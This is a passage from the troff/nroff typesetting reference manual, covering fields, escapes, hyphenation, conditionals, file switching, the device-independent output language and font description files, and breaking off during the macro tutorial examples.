9.2. Fields. A *field* is contained between a pair of *field delimiter* characters, and consists of sub-strings separated by *padding* indicator characters. The field length is the distance on the *input* line from the position where the field begins to the next tab stop. The difference between the total length of all the sub-strings and the field length is incorporated as horizontal padding space that is divided among the indicated padding places. The incorporated padding is allowed to be negative. For example, if the field delimiter is # and the padding indicator is ^, #^*xxx*^*right*# specifies a right-adjusted string with the string *xxx* centered in the remaining space.

`.ta` *Nt* ... 0.8; 0.5in none E,**m**

Set tab stops and types. *t*=`R`, right adjusting; *t*=`C`, centering; *t* absent, left adjusting. *Troff* tab stops are preset every 0.5in., *nroff* every 0.8in. The stop values are separated by spaces, and a value preceded by + is treated as an increment to the previous stop value.

`.tc` *c* none none E

The tab repetition character becomes *c*, or is removed, thus specifying motion.

`.lc` *c* . none E

The leader repetition character becomes *c*, or is removed, thus specifying motion.

`.fc` *a b* off off -

The field delimiter is set to *a*; the padding indicator is set to the space character or to *b*, if given. In the absence of arguments the field mechanism is turned off.

10. Input and Output Conventions and Character Translations

10.1. Input character translations. Ways of inputting the valid character set were discussed in §2.1. The ASCII control characters horizontal tab (§9.1), SOH (§9.1), and backspace (§10.3) are discussed elsewhere. The newline delimits input lines. In addition, STX, ETX, ENQ, ACK, and BEL are accepted, and may be used as delimiters or translated into a graphic with `tr` (§10.5). All others are ignored.

The *escape* character \ introduces *escape sequences*, which cause the following character to mean another character, or to indicate some function. A complete list of such sequences is given in the Summary on page 193. The escape character \ should not be confused with the ASCII control character ESC. The escape character \ can be input with the sequence `\\`. The escape character can be changed with `ec`, and all that has been said about the default \ becomes true for the new escape character. `\e` can be used to print whatever the current escape character is. The escape mechanism may be turned off with `eo`, and restored with `ec`.

`.ec` *c* \ \ -

Set escape character to \, or to *c*, if given.

`.eo` on - -

Turn escape mechanism off.

10.2. Ligatures. The set of available ligatures is device and font dependent, but is often a subset of fi, fl, ff, ffi, and ffl. They may be input by `\(fi`, `\(fl`, `\(ff`, `\(Fi`, and `\(Fl` respectively. The ligature mode is normally on in *troff*, and automatically invokes ligatures during input.

`.lg` *N* on; off on -

Ligature mode is turned on if *N* is absent or non-zero, and turned off if $N=0$. If $N=2$, only the two-character ligatures are automatically invoked. Ligature mode is inhibited for request, macro, string, register, or file names, and in copy mode. No effect in *nroff*.

10.3. Backspacing, underlining, overstriking, etc. Unless in copy mode, the ASCII backspace character is replaced by a backward horizontal motion having the width of the space character. Underlining as a form of line-drawing is discussed in §12.4. A generalized overstriking function is described in §12.1.

Nroff automatically underlines characters in the *underline* font, specifiable with `uf`, normally that on font position 2. In addition to `ft` and `\f`*F*, the underline font may be selected by `ul` and `cu`. Underlining is restricted to an output-device-dependent subset of reasonable characters.

`.ul` *N* off $N=1$ E

Italicize in *troff* (underline in *nroff*) the next *N* input text lines. Actually, switch to underline font, saving the current font for later restoration; other font changes within the span of a `ul` will take effect, but the restoration will undo the last change. Output generated by `tl` (§14) is affected by the font change, but does not decrement *N*. If $N>1$, there is the risk that a trap interpolated macro may provide text lines within the span; environment switching can prevent this.

`.cu` *N* off $N=1$ E

Continuous underline. A variant of `ul` that causes *every* character to be underlined in *nroff*. Identical to `ul` in *troff*.

`.uf` *F* Italic Italic -

Underline font set to *F*. In *nroff*, *F* may not be on position 1.

10.4. Control characters. Both the control character `.` and the *no-break* control character `'` may be changed. Such a change must be compatible with the design of any macros used in the span of the change, and particularly of any trap-invoked macros.

`.cc` *c* `.` `.` E

The basic control character is set to *c*, or reset to ''`.`''.

`.c2` *c* `'` `'` E

The *no-break* control character is set to *c*, or reset to ''`'`''.

10.5. Output translation. One character can be made a stand-in for another character using `tr`. All text processing (e.g., character comparisons) takes place with the input (stand-in) character which appears to have the width of the final character. The graphic translation occurs at the moment of output (including diversion).

`.tr` *abcd....* none - O

Translate *a* into *b*, *c* into *d*, etc. If an odd number of characters is given, the last one will be mapped into the space character. To be consistent, a particular translation must stay in effect from *input* to *output* time.

10.6. Transparent throughput. An input line beginning with a `\!` is read in copy mode and *transparently* output (without the initial `\!`); the text processor is otherwise unaware of the line's presence. This mechanism may be used to pass control information to a post-processor or to embed control lines in a macro created by a diversion.

10.7. Transparent output The sequence `\X'`*anything*`'` copies *anything* to the output, as a device control function of the form `x X` *anything* (§22). Escape sequences in *anything* are processed.

10.8. Comments and concealed newlines. An uncomfortably long input line that must stay one line (e.g., a string definition, or nofilled text) can be split into several physical lines by ending all but the last one with the escape `\`. The sequence `\`*newline* is always ignored, except in a comment. Comments may be embedded at the

end of any line by prefacing them with `\"`. The newline at the end of a comment cannot be concealed. A line beginning with `\"` will appear as a blank line and behave like `.sp 1`; a comment can be on a line by itself by beginning the line with `.\"`.

11. Local Horizontal and Vertical Motions, and the Width Function

11.1. Local Motions. The functions `\v'`*N*`'` and `\h'`*N*`'` can be used for *local* vertical and horizontal motion respectively. The distance *N* may be negative; the positive directions are rightward and downward. A local motion is one contained within a line. To avoid unexpected vertical dislocations, it is necessary that the net vertical local motion within a word in filled text and otherwise within a line balance to zero. The above and certain other escape sequences providing local motion are summarized in the following table.

Vertical Local Motion	Effect in *troff*	Effect in *nroff*	Horizontal Local Motion	Effect in *troff*	Effect in *nroff*
`\v'`*N*`'`	Move distance *N*		`\h'`*N*`'`	Move distance *N*	
			`\`*space*	Unpaddable space-size space	
`\u`	½ em up	½ line up	`\0`	Digit-size space	
`\d`	½ em down	½ line down			
`\r`	1 em up	1 line up			
			`\\|`	1/6 em space	ignored
			`\^`	1/12 em space	ignored

As an example, E^2 could be generated by the sequence `E\s-2\v'-0.4m'2\v'0.4m'\s+2`; note that the 0.4 em vertical motions are at the smaller size.

11.2. Width Function. The *width* function `\w'`*string*`'` generates the numerical width of *string* (in basic units). Size and font changes may be embedded in *string*, and will not affect the current environment. For example, `.ti -\w'\fB1. 'u` could be used to temporarily indent leftward a distance equal to the size of the string "`1. `" in font `B`.

The width function also sets three number registers. The registers `st` and `sb` are set respectively to the highest and lowest extent of *string* relative to the baseline; then, for example, the total height of the string is `\n(stu-\n(sbu`. In *troff* the number register `ct` is set to a value between 0 and 3. The value 0 means that all of the characters in *string* were short lower case characters without descenders (like `e`); 1 means that at least one character has a descender (like `y`); 2 means that at least one character is tall (like `H`); and 3 means that both tall characters and characters with descenders are present.

11.3. Mark horizontal place. The function `\k`*x* causes the current horizontal position in the *input line* to be stored in register *x*. For example, the construction `\kx`*word*`\h'|\nxu+3u'`*word* will embolden *word* by backing up to almost its beginning and overprinting it, resulting in ***word***.

12. Overstrike, Bracket, Line-drawing, Graphics, and Zero-width Functions

12.1. Overstriking. Automatically centered overstriking of up to nine characters is provided by the *overstrike* function `\o'`*string*`'`. The characters in *string* are overprinted with centers aligned; the total width is that of the widest character. *string* may not contain local vertical motion. As examples, `\o'e\''` produces é, and `\o'\(mo\(sl'` produces ∉.

12.2. Zero-width characters. The function `\z`*c* will output *c* without spacing over it, and can be used to produce left-aligned overstruck combinations. As examples, `\z\(ci\(pl` will produce ⊕, and `\(br\z\(rn\(ul\(br` will produce a small constructed box⌋⌉.

12.3. Large Brackets. The Special Font usually contains a number of bracket construction pieces ⌈ ⌊ ⌉ ⌋ { } | ⌊ ⌋ ⌈ ⌉ that can be combined into various bracket styles. The function `\b'`*string*`'` may be used to pile up vertically the characters in *string* (the first character on top and the last at the bottom); the characters are vertically separated by 1 em and the total pile is centered 1/2 em above the current baseline (½ line in *nroff*). For example,

```
\b'\(lc\(lf'E\b'\(rc\(rf'\x'-0.5m'\x'0.5m'
```

produces ⎡E⎤.

12.4. Line drawing. The function `\l'Nc'` (backslash-ell) draws a string of repeated *c*'s towards the right for a distance *N*. If *c* looks like a continuation of an expression for *N*, it may be insulated from *N* with a `\&`. If *c* is not specified, the _ (baseline rule) is used (underline character in *nroff*). If *N* is negative, a backward horizontal motion of size *N* is made before drawing the string. Any space resulting from *N*/(size of *c*) having a remainder is put at the beginning (left end) of the string. If *N* is less than the width of *c*, a single *c* is centered on a distance *N*. ‾In the case of characters that are designed to be connected, such as baseline-rule _, under-rule ‾, and root-en ‾, the remainder space is covered by overlapping. As an example, a macro to underscore a string can be written

```
.de us
\\$1\l'|0\(ul'
..
```

or one to draw a box around a string

```
.de bx
\(br\|\\$1\|\(br\l'|0\(rn'\l'|0\(ul'
..
```

such that

```
.ul "underlined words"
```

and

```
.bx "words in a box"
```

yield underlined words and ‾words in a box‾.

The function `\L'Nc'` draws a vertical line consisting of the (optional) character *c* stacked vertically apart 1 em (1 line in *nroff*), with the first two characters overlapped, if necessary, to form a continuous line. The default character is the *box rule* | (`\(br`); the other suitable character is the *bold vertical* ‖ (`\(bv`). The line is begun without any initial motion relative to the current baseline. A positive *N* specifies a line drawn downward and a negative *N* specifies a line drawn upward. After the line is drawn no compensating motions are made; the instantaneous baseline is at the end of the line.

The horizontal and vertical line drawing functions may be used in combination to produce large boxes. The zero-width *box-rule* and the ½-em wide *under-rule* were designed to form corners when using 1-em vertical spacings. For example the macro

```
.de eb
.sp -1  \"compensate for next automatic baseline spacing
.nf     \"avoid possibly overflowing word buffer
\h'-.5n'\L'|\\nau-1'\l'\\n(.lu+1n\(ul'\L'-|\\nau+1'\l'|0u-.5n\(ul'  \"draw box
.fi
..
```

will draw a box around some text whose beginning vertical place was saved in number register *a* (e.g., using `.mk a`) as was done for this paragraph.

12.5. Graphics. The function `\D'c...'` draws a graphic object of type *c* according to a sequence of parameters, which are generally pairs of numbers.

`\D'l` *dh dv*`'`	draw line from current position by *dh*, *dv*
`\D'c` *d*`'`	draw circle of diameter *d* with left side at current position
`\D'e` $d_1\ d_2$`'`	draw ellipse of diameters d_1 and d_2
`\D'a` $dh_1\ dv_1\ dh_2\ dv_2$`'`	draw arc from current position to dh_1+dh_2, dv_1+dv_2, with center at dh_1, dv_1 from current position
`\D'~` $dh_1\,dv_1\,dh_2\,dv_2$`...'`	draw B-spline from current position by dh_1,dv_1, then by dh_2,dv_2, then by dh_2,dv_2, then ...

For example, `\D'e0.2i 0.1i'` draws the ellipse ⬭, and `\D'l.2i -.1i'\D'l.1i .1i'` the line ⟋⟍. A `\D` with an unknown *c* is processed and copied through to the output for unspecified interpretation.

Numbers taken as horizontal (first, third, etc.) have default scaling of ems; vertical numbers (second, fourth, etc.) have default scaling of *V*s (§1.3). The position after a graphical object has been drawn is at its end; for circles and ellipses, the ''end'' is at the right side.

13. Hyphenation.

Automatic hyphenation may be switched off and on. When switched on with `hy`, several variants may be set. A *hyphenation indicator* character may be embedded in a word to specify desired hyphenation points, or may be prepended to suppress hyphenation. In addition, the user may specify a small list of exception words.

Only words that consist of a central alphabetic string surrounded by (usually null) non-alphabetic strings are candidates for automatic hyphenation. Words that contain hyphens (minus), em-dashes (`\(em`), or hyphenation indicator characters are always subject to splitting after those characters, whether automatic hyphenation is on or off.

`.nh` hyphenate - E

Automatic hyphenation is turned off.

`.hy` *N* on, $N=1$ on, $N=1$ E

Automatic hyphenation is turned on for $N \geq 1$, or off for $N=0$. If $N=2$, last lines (ones that will cause a trap) are not hyphenated. For $N=4$ and 8, the last and first two characters respectively of a word are not split off. These values are additive; i.e., $N=14$ will invoke all three restrictions.

`.hc` *c* `\%` `\%` E

Hyphenation indicator character is set to *c* or to the default `\%`. The indicator does not appear in the output.

`.hw` *word ...* ignored -

Specify hyphenation points in words with embedded minus signs. Versions of a word with terminal *s* are implied; i.e., `dig-it` implies `dig-its`. This list is examined initially and after each suffix stripping. The space available is small—about 128 characters.

14. Three-Part Titles.

The titling function `tl` provides for automatic placement of three fields at the left, center, and right of a line with a title length specifiable with `lt`. `tl` may be used anywhere, and is independent of the normal text collecting process. A common use is in header and footer macros.

`.tl` *'left'center'right'* - -

The strings *left*, *center*, and *right* are respectively left-adjusted, centered, and right-adjusted in the current title length. Any of the strings may be empty, and overlapping is permitted. If the page-number character (initially `%`) is found within any of the fields it is replaced by the current page number in the format assigned to register `%`. Any character may be used in place of `'` as the string delimiter.

`.pc` *c* `%` off -

The page number character is set to *c*, or removed. The page number register remains `%`.

`.lt` ±*N* 6.5 in previous E,**m**

Length of title is set to ±*N*. The line length and the title length are independent. Indents do not apply to titles; page offsets do.

15. Output Line Numbering.

Automatic sequence numbering of output lines may be requested with `nm`. When in effect, a three-digit, arabic number plus a digit-space is prepended to output text lines. The text lines are thus offset by
3 four digit-spaces, and otherwise retain their line length; a reduction in line length may be desired to keep the right margin aligned with an earlier margin. Blank lines, other vertical spaces, and lines generated by `tl` are not numbered. Numbering can be temporarily suspended with `nn`, or with an `.nm` followed by a later

6 `.nm +0`. In addition, a line number indent *I*, and the number-text separation *S* may be specified in digit-spaces. Further, it can be specified that only those line numbers that are multiples of some number *M* are to be printed (the others will appear as blank number fields).

`.nm` ±*N M S I* off E

Line number mode. If ±*N* is given, line numbering is turned on, and the next output line numbered is numbered ±*N*. Default values are *M* = 1, *S* = 1, and *I* = 0. Parameters corresponding to missing arguments are unaffected; a non-numeric argument is considered missing. In the absence of all arguments, numbering is turned off; the next line number is preserved for possible further use in number register `ln`.

`.nn` *N* - *N* = 1 E

The next *N* text output lines are not numbered.

9 As an example, the paragraph portions of this section are numbered with *M*= 3: `.nm 1 3` was placed at the beginning; `.nm` was placed at the end of the first paragraph; and `.nm +0` was placed in front of this paragraph; and `.nm` finally placed at the end. Line lengths were also changed (by `\w'0000'u`) to keep the 12 right side aligned. Another example is `.nm +5 5 x 3`, which turns on numbering with the line number of the next line to be 5 greater than the last numbered line, with *M* = 5, with spacing *S* untouched, and with the indent *I* set to 3.

16. Conditional Acceptance of Input

In the following, *c* is a one-character built-in *condition* name, `!` signifies *not*, *N* is a numerical expression, *string1* and *string2* are strings delimited by any non-blank, non-numeric character not in the strings, and *anything* represents what is conditionally accepted.

`.if` *c anything* - -

If condition *c* true, accept *anything* as input; in multi-line case use \{*anything* \}.

`.if !`*c anything* - -

If condition *c* false, accept *anything*.

`.if` *N anything* - **u**

If expression *N* > 0, accept *anything*.

`.if !`*N anything* - **u**

If expression *N* ≤ 0, accept *anything*.

`.if '`*string1*`'`*string2*`'` *anything* -

If *string1* identical to *string2*, accept *anything*.

`.if !'`*string1*`'`*string2*`'` *anything* -

If *string1* not identical to *string2*, accept *anything*.

`.ie` *c anything* - **u**

If portion of if-else; all of the forms for `if` above are valid.

`.el` *anything* - -

Else portion of if-else.

The built-in condition names are:

Condition Name	True If
`o`	Current page number is odd
`e`	Current page number is even
`t`	Formatter is *troff*
`n`	Formatter is *nroff*

If the condition *c* is true, or if the number *N* is greater than zero, or if the strings compare identically (including motions and character size and font), *anything* is accepted as input. If a `!` precedes the condition, number, or string comparison, the sense of the acceptance is reversed.

Any spaces between the condition and the beginning of *anything* are skipped over. The *anything* can be either a single input line (text, macro, or whatever) or a number of input lines. In the multi-line case, the first line must begin with a left delimiter `\{` and the last line must end with a right delimiter `\}`.

The request `ie` (if-else) is identical to `if` except that the acceptance state is remembered. A subsequent and matching `el` (else) request then uses the reverse sense of that state. `ie-el` pairs may be nested.

Some examples are:

```
.if e .tl 'Even Page %'''
```

which outputs a title if the page number is even; and

```
.ie \n%>1 \{\
'       sp 0.5i
.       tl 'Page %'''
'       sp |1.2i \}
.el .sp |2.5i
```

which treats page 1 differently from other pages.

17. Environment Switching.

A number of the parameters that control the text processing are gathered together into an *environment*, which can be switched by the user. The environment parameters are those associated with requests noting E in their *Notes* column; in addition, partially collected lines and words are in the environment. Everything else is global; examples are page-oriented parameters, diversion-oriented parameters, number registers, and macro and string definitions. All environments are initialized with default parameter values.

`.ev` *N* $N=0$ previous -

Environment switched to environment $0 \le N \le 2$. Switching is done in push-down fashion so that restoring a previous environment *must* be done with `.ev` rather than specific reference. Note that what is pushed down and restored is the environment *number,* not its contents.

18. Insertions from the Standard Input

The input can be temporarily switched to the system standard input with `rd`, which will switch back when two consecutive newlines are found (the extra blank line is not used). This mechanism is intended for insertions in form-letter-like documentation. On UNIX, the standard input can be the user's keyboard, a pipe, or a file.

`.rd` *prompt* - *prompt*=BEL -

Read insertion from the standard input until two newlines in a row are found. If the standard input is the user's keyboard, *prompt* (or a BEL) is written onto the standard output. `rd` behaves like a macro, and arguments may be placed after *prompt*.

`.ex` - - -

Exit from *nroff/troff*. Text processing is terminated exactly as if all input had ended.

If insertions are to be taken from the terminal keyboard while output is being printed on the terminal, the command line option `-q` will turn off the echoing of keyboard input and prompt only with BEL. The regular input and insertion input cannot simultaneously come from the standard input.

As an example, multiple copies of a form letter may be prepared by entering the insertions for all the copies in one file to be used as the standard input, and causing the file containing the letter to reinvoke itself with `nx` (§19); the process would ultimately be ended by an `ex` in the insertion file.

19. Input/Output File Switching

`.so` *filename* - -

Switch source file. The top input (file reading) level is switched to *filename*. When the new file ends, input is again taken from the original file. `so`'s may be nested.

`.nx` *filename* end-of-file -

Next file is *filename*. The current file is considered ended, and the input is immediately switched to *filename*.

`.sy` *string* - -

Execute program from *string*, which is the rest of the input line. The output is not collected automatically. The number register `$$`, which contains the process id of the *troff* process, may be useful in generating unique filenames for output.

`.pi` *string* - -

Pipe output to *string*, which is the rest of the input line. This request must occur before any printing occurs.

`.cf` *filename* - -

Copy contents of file *filename* to output, completely unprocessed. The file is assumed to contain something meaningful to subsequent processes.

20. Miscellaneous

`.mc` *c N* - off E,**m**

Specifies that a *margin* character *c* appear a distance *N* to the right of the right margin after each non-empty text line (except those produced by `tl`). If the output line is too long (as can happen in nofill mode) the character will be appended to the line. If *N* is not given, the previous *N* is used; the initial *N* is 0.2 inches in *nroff* and 1 em in *troff*. The margin character used with this paragraph was a 12-point box-rule.

`.tm` *string* - newline -

After skipping initial blanks, *string* (rest of the line) is read in copy mode and written on the standard error.

`.ab` *string* - newline -

After skipping initial blanks, *string* (rest of the line) is read in copy mode and written on the standard error. *Troff* or *nroff* then exit.

`.ig` *yy* - *.yy*=`..` -

Ignore input lines. `ig` behaves exactly like `de` (§7) except that the input is discarded. The input is read in copy mode, and any auto-incremented registers will be affected.

`.lf` *N filename* - -

Set line number to *N* and filename to *filename* for purposes of subsequent error messages, etc. The number register [sic] `.F` contains the name of the current input file, as set by command line argument, `so`, `nx`, or `lf`. The number register `.c` contains the number of input lines read from the current file, again perhaps as modified by `lf`.

`.pm` *t* - all -

Print macros. The names and sizes of all of the defined macros and strings are printed on the standard error; if *t* is given, only the total of the sizes is printed. The sizes is given in blocks of 128 characters.

`.fl` - - B

Flush output buffer. Force output, including any pending position information.

21. Output and Error Messages.

The output from `tm`, `pm`, and the prompt from `rd`, as well as various error messages are written onto the standard error. The latter is different from the standard output, where formatted text goes. By default, both are written onto the user's terminal, but they can be independently redirected.

Various error conditions may occur during the operation of *nroff* and *troff*. Certain less serious errors having only local impact do not cause processing to terminate. Two examples are *word overflow*, caused by a word that is too large to fit into the word buffer (in fill mode), and *line overflow*, caused by an output line that grew too large to fit in the line buffer. In both cases, a message is printed, the offending excess is discarded, and the affected word or line is marked at the point of truncation with a * in *nroff* and a ☜ in *troff*. Processing continues if possible, on the grounds that output useful for debugging may be produced. If a serious error occurs, processing terminates, and a message is printed, along with a list of the macro names currently active. Examples of serious errors include the inability to create, read, or write files, and the exceeding of certain internal limits that make future output unlikely to be useful.

22. Output Language

Troff produces its output in a language that is independent of any specific output device, except that the numbers in it have been computed on the basis of the resolution of the device, and the sizes, fonts, and characters that that device can print. Nevertheless it is quite possible to interpret that output on a different device, within the latter's capabilities.

`s`*n*	set point size to *n*
`f`*n*	set font to *n*
`c`*c*	print ASCII character *c*
`C`*xx*	print character *xx*; terminate *xx* by white space
`N`*n*	print character *n* on current font
`H`*n*	go to absolute horizontal position *n* ($n \geq 0$)
`V`*n*	go to absolute vertical position *n* ($n \geq 0$, down is positive)
`h`*n*	go *n* units horizontally; $n < 0$ is to the left
`v`*n*	go *n* units vertically; $n < 0$ is up
nnc	move right *nn*, then print ASCII character *c*; *nn* must be exactly 2 digits
`p`*n*	new page *n* begins—set vertical position to 0
`n`*b a*	end of line (information only—no action); *b* = space before line, *a* = after
`w`	paddable word space (information only—no action)
`D`*c* ...`\n`	graphics function *c*; see below
`x` ...`\n`	device control functions; see below
`#` ...`\n`	comment

All position values are in units. Sequences that end in digits must be followed by a non-digit. Blanks, tabs and newlines may occur as separators in the input, and are mandatory to separate constructions that would otherwise be confused. Graphics functions, device control functions, and comments extend to the end of the line they occur on.

The device control and graphics commands are intended as open-ended families, to be expanded as needed. The graphics functions coincide directly with the `\D` sequences:

`Dl` $dh\ dv$	draw line from current position by dh, dv
`Dc` d	draw circle of diameter d with left side here
`De` $dh_1\ dv_2$	draw ellipse of diameters dh_1 and dv_2
`Da` $dh_1\ dv_1\ dh_2\ dv_2$	draw arc from current position to dh_1+dh_2, dv_1+dv_2, center at dh_1, dv_1 from current position
`D~` $dh_1\ dv_1\ dh_2\ dv_2$ ...	draw B-spline from current position to dh_1, dv_1, then to dh_2, dv_2, then to ...
`D`z $dh_1\ dv_1\ dh_2\ dv_2$ ...	for any other z is uninterpreted

In all of these, dh, dv is an increment on the current horizontal and vertical position, with down and right positive. All distances and dimensions are in units.

The device control functions begin with `x`, then a command, then other parameters.

`x T` *s*	name of typesetter is *s*
`x r` *n h v*	resolution is *n* units/inch; *h* = minimum horizontal motion, *v* = minimum vertical
`x i`	initialize
`x f` *n s*	mount font *s* on font position *n*
`x p`	pause—can restart
`x s`	stop—done forever
`x t`	generate trailer information, if any
`x H` *n*	set character height to *n*
`x S` *n*	set slant to *n*
`x X` *any*	generated by the `\X` function
`x` *any*	to be ignored if not recognized

Subcommands like ''`i`'' may be spelled out like ''`init`''.

The commands `x T`, `x r` ..., and `x i` must occur first; fonts must be mounted before they can be used; `x s` comes last. There are no other order requirements.

The following is the output from ''`hello, world`'' for a typical Postscript printer, as described in §23:

```
x T post
x res 720 1 1
x init
V0
p1

x font 1 R
x font 2 I
x font 3 B
x font 4 BI
x font 5 CW
x font 6 H
x font 7 HB
x font 8 HX
x font 9 S1
x font 10 S

s10
f1
H0
s10
f1
V0
H720
V120
ch
50e44l28l28o50,w58w72o50r33l28dn120 0
x trailer
V7920
x stop
```

Troff output is normally not redundant; size and font changes and position information are not included unless needed. Nevertheless, each page is self-contained, for the benefit of postprocessors that re-order pages or process only a subset.

23. Device and Font Description Files

The parameters that describe a output device *name* are read from the directory `/usr/lib/font/dev`*name*, each time *troff* is invoked. The device name is provided by default, by the environment variable `TYPESETTER`, or by a command-line argument `-T`*name*. The default device name is `post`, for Postscript. The pre-defined string `.T` contains the name of the device. The `-F` command-line option may be used to change the default directory.

23.1. Device description file. The file `DESC` in `/usr/lib/font/dev`*name* contains general parameters of the device, one per line, as a sequence of names and values. *Troff* recognizes these parameters, and ignores any others that may be present for specific drivers:

`fonts` *n* F_1 F_2 ... F_n
`sizes` s_1 s_2 ... 0
`res` *n*
`hor` *n*
`vert` *n*
`unitwidth` *n*
`charset`
list of multi-character character names (optional)

The F_i are font names to be initially mounted. The list of sizes is a set of integers representing some or all of the legal sizes the device can produce, terminated by a zero. The `res` parameter gives the resolution of the machine in units per inch; `hor` and `ver` give the minimum number of units that can be moved horizontally and vertically.

Character widths for each font are assumed to be given in machine units at point size `unitwidth`. (In other words, a character with a width of *n* is *n* units wide at size `unitwidth`.)

A list of valid character names may be introduced by `charset`; the list of names is optional.

A line whose first non-blank character is `#` is a comment. Except that `charset` must occur last, parameters may appear in any order.

Here is a subset of the `DESC` file for a typical Postscript printer:

```
# Description file for Postscript printers.

fonts 10 R I B BI CW H HB HX S1 S
sizes 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23
   24 25 26 27 28 29 30 31 32 33 34 35 36 38 40 44 48 54 60 72 0
res 720
hor 1
vert 1
unitwidth 10
charset
hy ct fi fl ff Fi Fl dg em 14 34 12 en aa
ga ru sc dd -> br Sl ps cs cy as os =. ld
rd le ge pp -+ ob vr
sq bx ci fa te ** pl mi eq ~= *A *B *X *D
*E *F *G *Y *I *K *L *M *N *O *P *R *H *S *T *U *W
*C *Q *Z ul rn *a *b *x *d *e *f *g *y *i *k
*l *m *n *o *p *h *r *s *t *u *w *c *q *z
```

23.2. Font description files. Each font is described by an analogous description file, which begins with parameters of the font, one per line, followed by a list of characters and widths. The file for font *f* is `/usr/lib/font/dev`*name*`/`*f*.

`name` *str*	name of font is *str*
`ligatures ... 0`	list of ligatures
`spacewidth` *n*	width of a space on this font
`special`	this is a special font
`charset`	

list of character name, width, ascender/descender, code

The `name` and `charset` fields are mandatory; `charset` must be last. Comments are permitted, as are other unrecognized parameters.

Each line following `charset` describes one character: its name, its width in units as described above, ascender/descender information, and a decimal, octal or hexadecimal value by which the output device knows it (the `\N` ''number'' of the character). The character name is arbitrary, except that `---` signifies an unnamed character. If the width field contains `"`, the name is a synonym for the previous character. The

ascender/descender field is 1 if the character has a descender (hangs below the baseline, like `y`), is 2 if it has an ascender (is tall, like `Y`), is 3 if both, and is 0 if neither. The value is returned in the `ct` register, as computed by the `\w` function (§11.2).

Here are excerpts from a typical font description file for the same Postscript printer.

```
hy      33      0       45      hyphen \(hy
-       "                       - is a synonym for \(hy
Q       72      3       81
a       44      0       97
b       50      2       98
c       44      0       99
d       50      2       100
y       50      1       121
em      100     0       208
---     44      2       220     English pound currency symbol \N'220'
---     36      0       221     centered dot \N'221'
```

This says, for example, that the width of the letter `a` is 44 units at point size 10, the value of `unitwidth`. Point sizes are scaled linearly and rounded, so the width of `a` will be 44 at size 10, 40 at size 9, 35 at size 8, and so on.

Tutorial Examples

Introduction

It is almost always necessary to prepare at least a small set of macro definitions to describe a document. Such common formatting needs as page margins and footnotes are deliberately not built into *nroff* and *troff*. Instead, the macro and string definition, number register, diversion, environment switching, page-position trap, and conditional input mechanisms provide the basis for user-defined implementations.

For most uses, a standard package like `-ms` or `-mm` is the right choice. The next stage is to augment that, or to selectively replace macros from the standard package. The last stage, much harder, is to write one's own from scratch.

The examples discussed here are intended to be useful and somewhat realistic, but will not necessarily cover all relevant contingencies. Explicit numerical parameters are used in the examples to make them easier to read and to illustrate typical values. In many cases, number registers would really be used to reduce the number of places where numerical information is kept, and to concentrate conditional parameter initialization like that which depends on whether *troff* or *nroff* is being used.

Page Margins

As discussed in §3, header and footer macros are usually defined to describe the top and bottom page margin areas respectively. A trap is planted at page position 0 for the header, and at $-N$ (N from the page bottom) for the footer. The simplest such definitions might be

```
.de hd  \"define header
'sp 1i
..      \"end definition
.de fo  \"define footer
'bp
..      \"end definition
.wh 0 hd
.wh -1i fo
```

which provide blank 1 inch top and bottom margins. The header will occur on the *first* page, only if the definition and trap exist prior to the initial pseudo-page transition (§3). In fill mode, the output line that springs the footer trap was typically forced out because some part or whole word didn't fit on it. If anything in the footer and header that follows causes a break, that word or part word will be forced out. In this and other examples, requests like `bp` and `sp` that normally cause breaks are invoked using the no-break control character `'` to avoid this. When the header/footer design contains material requiring independent text processing, the environment may be switched, avoiding most interaction with the running text.

A more realistic example would be

```
.de hd  \"header
.if \\n%>1 \{\
'sp |0.5i-1     \"tl base at 0.5i
.tl ''- % -''   \"centered page number
.ps     \"restore size
.ft     \"restore font
.vs  \} \"restore vs
'sp |1.0i       \"space to 1.0i
.ns     \"turn on no-space mode
..
.de fo  \"footer
.ps 10  \"set footer/header size
.ft R   \"set font
.vs 12p \"set baseline spacing
.if \\n%=1 \{\
'sp |\\n(.pu-0.5i-1  \"tl base 0.5i up
.tl ''- % -'' \}  \"first page number
'bp
..
.wh 0 hd
.wh -1i fo
```

which sets the size, font, and baseline spacing for the header/footer material, and ultimately restores them. The material in this case is a page number at the bottom of the first page and at the top of the remaining pages. The `sp`'s refer to absolute positions to avoid dependence on the baseline spacing. Another reason for doing this in the footer is that the footer is invoked by printing a line whose vertical spacing swept past the trap position by possibly as much as the baseline spacing. No-space mode is turned on at the end of `hd` to render ineffective accidental occurrences of `sp` at the top of the running text.

The above method of restoring size, font, etc., presupposes that such requests (that set *previous* value) are *not* used in the running text. A better scheme is save and restore both the current *and* previous values as shown for size in the following:

```
.de fo
.nr s1 \\n(.s   \"current size
.ps
.nr s2 \\n(.s   \"previous size
.  ---  \"rest of footer
..
.de hd
.  ---  \"header stuff
.ps \\n(s2  \"restore previous size
.ps \\n(s1  \"restore current size
..
```

Page numbers may be printed in the bottom margin by a separate macro triggered during the footer's page ejection:

```
.de bn  \"bottom number
.tl ''- % -''   \"centered page number
..
.wh -0.5i-1v bn  \"tl base 0.5i up
```

Paragraphs and Headings

The housekeeping associated with starting a new paragraph should be collected in a paragraph macro that, for example, does the desired preparagraph spacing, forces the correct font, size, baseline spacing, and indent, checks that enough space remains for *more than one* line, and requests a temporary indent.

```
.de pg    \"paragraph
.br       \"break
.ft R     \"force font,
.ps 10    \"size,
.vs 12p   \"spacing,
.in 0     \"and indent
.sp 0.4   \"prespace
.ne 1+\\n(.Vu  \"want more than 1 line
.ti 0.2i        \"temp indent
..
```

The first break in `pg` will force out any previous partial lines, and must occur before the `vs`. The forcing of font, etc. is partly a defense against prior error and partly to permit things like section heading macros to set parameters only once. The prespacing parameter is suitable for *troff*; a larger space, at least as big as the output device vertical resolution, would be more suitable in *nroff*. The choice of remaining space to test for in the `ne` is the smallest amount greater than one line (the `.V` is the available vertical resolution).

A macro to automatically number section headings might look like:

```
.de sc  \"section
.  ---  \"force font, etc.
.sp 0.4 \"prespace
.ne 2.4+\\n(.Vu \"want 2.4+ lines
.fi
\\n+S.
..
.nr S 0 1       \"init S
```

The usage is `.sc`, followed by the section heading text, followed by `.pg`. The `ne` test value includes one line of heading, 0.4 line in the following `pg`, and one line of the paragraph text. A word consisting of the next section number and a period is produced to begin the heading line. The format of the number may be set by `af` (§8).

Another common form is the labeled, indented paragraph, where the label protrudes left into the indent space.

```
.de lp  \"labeled paragraph
.pg
.in 0.5i        \"paragraph indent
.ta 0.2i 0.5i   \"label, paragraph
